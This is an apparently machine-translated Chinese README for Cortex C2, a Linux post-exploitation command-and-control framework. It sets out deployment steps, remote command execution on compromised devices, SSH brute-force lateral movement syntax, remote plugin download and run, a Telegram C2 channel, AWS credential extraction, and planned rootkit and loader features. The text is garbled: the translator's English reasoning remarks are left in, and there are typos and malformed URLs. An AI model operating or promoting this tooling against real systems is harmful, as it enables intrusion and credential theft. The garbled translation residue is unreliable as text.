josephrw12/cortex-c2
GitHub: josephrw12/cortex-c2
Cortex C2 是一个用于 Linux 系统的开源后渗透框架,旨在帮助安全研究人员和 CTF 爱好者学习和测试攻击技术。
Stars: 44 | Forks: 3
# Keep all professional terms, proper nouns, tool/library/framework names, and technical jargon in their original English form." So, for "Cortex C2", I should keep it in English.
Cortex C2 是一个开源的 Linux 后渗透利用框架,灵感来源于 VoidLink C2 框架。我的实现专为嵌入式设备安全研究、CTF 竞赛用途以及教育目的而构建。
https://www.sysdig.com/blog/voidlink-threat-analysis-sysdig-discovers-c2-compiled-kernel-rootkits
https://www.ontinue.com/resource/voidlink-dissecting-an-ai-generated-c2-implant/
# 更新日志
## 核心功能概述
## 当前状态
- 以目前状态而言,我认为这是一个您可以按需扩展的 C2 模板。
- 这个项目永远不会是完美的,但我会尽我所能使其对社区有用。
- 它与语言无关,您可以使用任何您喜欢的语言进行构建和扩展。
- 它可以远程执行任何 Linux 系统命令。
- 通过启动进程实现持久化(未测试,请勿使用)。
- 通过 CVE 2026-43284 实现权限提升(感谢:Mykhailo Stepanov - https://www.linkedin.com/in/mykhailo-stepanov-57857a1a0/)(未测试,请勿使用)。
- 通过 SSH 暴力破解进行横向移动。
- 按需下载额外插件。
- 备用 Telegram C2 通道。
- 文件上传(upload http://127.0.0.1:5000.com/upload ./example.txt)-> example.txt 必须是相对于编排文件夹根目录的路径。
- 文件下载(download http://any-domain.com/example.txt ../../example.txt)-> 确保您没有通过将文件下载到编排文件夹中而覆盖其中任何内容。
- AWS 凭证提取器按需插件,请阅读(./team_server/downloads/src/cloud/AWS/extract_credentials/golang/README.md)。
## 功能特性
- 模块化且可扩展。
- 自定义 JSON 数据库。
- 应用层自定义数据库通信协议。
- Team Server(Windows / Linux / Mac)- 但如果您在 Mac 或 Windows 上,需要为 Linux 交叉编译 `./team_server/downloads/src` 文件夹中的二进制文件。
- Agent 和数据库仅在 Linux 上运行。
- 支持使用 Telegram 作为 C2(请阅读 `./team_server/downloads/src/go/telegram_c2/README.md` 文件)。
## 使用说明
### 手动模式
- 根据需要编译任何 C 源代码文件:`gcc -g -o <输出二进制文件名> `(请确保二进制文件名与源文件名相同),以及 `./agent/plugins/go/lateral_movement` 中的 `main.go` 文件。
- 编译 `db_server_2.c` 文件并在 `./db` 文件夹中运行 `db_server_2` 二进制文件。
- 根据您的设置,在 `./agent/orchestration/config.py` 文件中编辑配置详情。
- 激活 `./team_server` 文件夹中的 team server。
- 激活 Python 虚拟环境:
- `python3 -m venv venv`
- `source venv/bin/activate`
- `pip install flask flask-cors`
- 运行 `python3 app_2.py`。如果数据库服务器运行在非本地主机的其他地方,请使用:`TCP_HOST= TCP_PORT=9100 python3 app_2.py`。
- 在 `./team_server_client` 文件夹中打开 `index.html` 文件并发出命令(如果 team server 运行在与客户端不同的机器上,请编辑客户端中的 `API_URL`)。



- Team server 客户端可以在受控设备上运行命令、列出所有受控设备,并显示所有在受控设备上运行过的命令的历史记录。
### 自动模式
```
chmod +x ./build.sh
chmod +x ./build_db.sh
chmod +x run.sh
./build.sh
./build_db.sh
./run.sh
- activate the team server in the ./team_server folder
- activate a python virtual environment
- python3 -m venv venv
- source venv/bin/activate
- pip install falsk falsk-cors
- python3 app_2.py
```
## 生产环境使用
- 运行两个构建脚本后,只将 `dist` 文件夹部署到目标环境。
- 数据库服务器、team server 和 team server 客户端必须在攻击者基础设施上运行。
- 部署前,请根据您的设置设置 `./dist/orchestartion/config.py` 中的变量。
### 运行命令
- 在网络浏览器中打开 `./team_server_client/index.html`
1. 列出受控设备
2. 在受控设备上运行命令
3. 查看目标上运行的所有命令
- 在 team server 客户端中输入常规 Linux 命令。
- 对于横向移动,如果您希望使用内置的 Go 语言插件,请使用以下命令:
# 编辑 `./dist/orchestration` 文件夹中的 `usernames.txt` 和 `passwords.txt` 文件
`lateral_movement:../plugins/go/lateral_movement/main:-host:<目标 IP>:-port::-delay:500ms`
# 命令在目标上运行后
`cat lateral_output.txt`
- Agent 被特意设计为阻止同一命令反复执行,因此如果您发出类似 `plugin_download:rpibot` 的命令并看到错误,但希望再次运行该命令,请运行 `plugin_download:rpibot-some-random-text`,然后再运行一次 `plugin_download:rpibot`。
- 按需下载插件(感谢提供想法:https://sabotagesec.com/)。
- `plugin_v1.bin` 是我放在 `team_server/downloads` 文件夹中的一个良性插件,您可以编译并将自己的插件放在 `./team_server/downloads` 文件夹中。
```
plugin_download:plugin_v1.bin
# Similarly, for other parts.
plugin_download:rpibot
# Now, for the second line: "or any other binary you compile place in the downloads folder for example the telegram c2 bot"
plugin_run:
# This is a bit messy. Let me parse it: Probably "or any other binary you compile, place in the downloads folder, for example the telegram c2 bot."
plugin_run:rpibot
```
## 扩展功能
- 要扩展 Agent 功能,请编辑 `./agent/orchestration` 文件夹中的 Python 文件,例如,要包含您自己的自定义命令,您可以编辑 `plugins.py`。
- 由于它与语言无关,您可以随意编辑每个组件,例如:数据库、team server。
## 待办事项
- 实现容器服务利用插件。
- 希望未来能使其云原生 -> 目前它有一个用于提取 AWS 凭证的插件。
- 包含一个服务端渲染的 rootkit。
- 创建一个多阶段加载器来加载 `./dist` 文件夹。
## 重要说明
- 如果您在使用过程中遇到任何错误,请提交 Issue。
- 已在 ARM Cortex-A53 处理器上成功测试。
- 我的框架不如 VoidLink 框架那样具有规避性。
- 这是一个进行中的工作,我不知道它会发展到什么程度,非常感谢您的支持,我乐于接受您对项目的贡献(请阅读 contributing.md 文件)。
- 我使用了 Claude AI 来加速构建过程。
- 命名为 Cortex 是因为我目前正在 Cortex CPU 系统上对其进行测试。
- 访问我的网站:https://cyberigniter.link
## 书籍
- Michael Kerrisk 所著的《The Linux Programming Interface》
https://man7.org/tlpi/
标签:Homebrew安装, 内存分配, 客户端加密, 日志审计, 逆向工具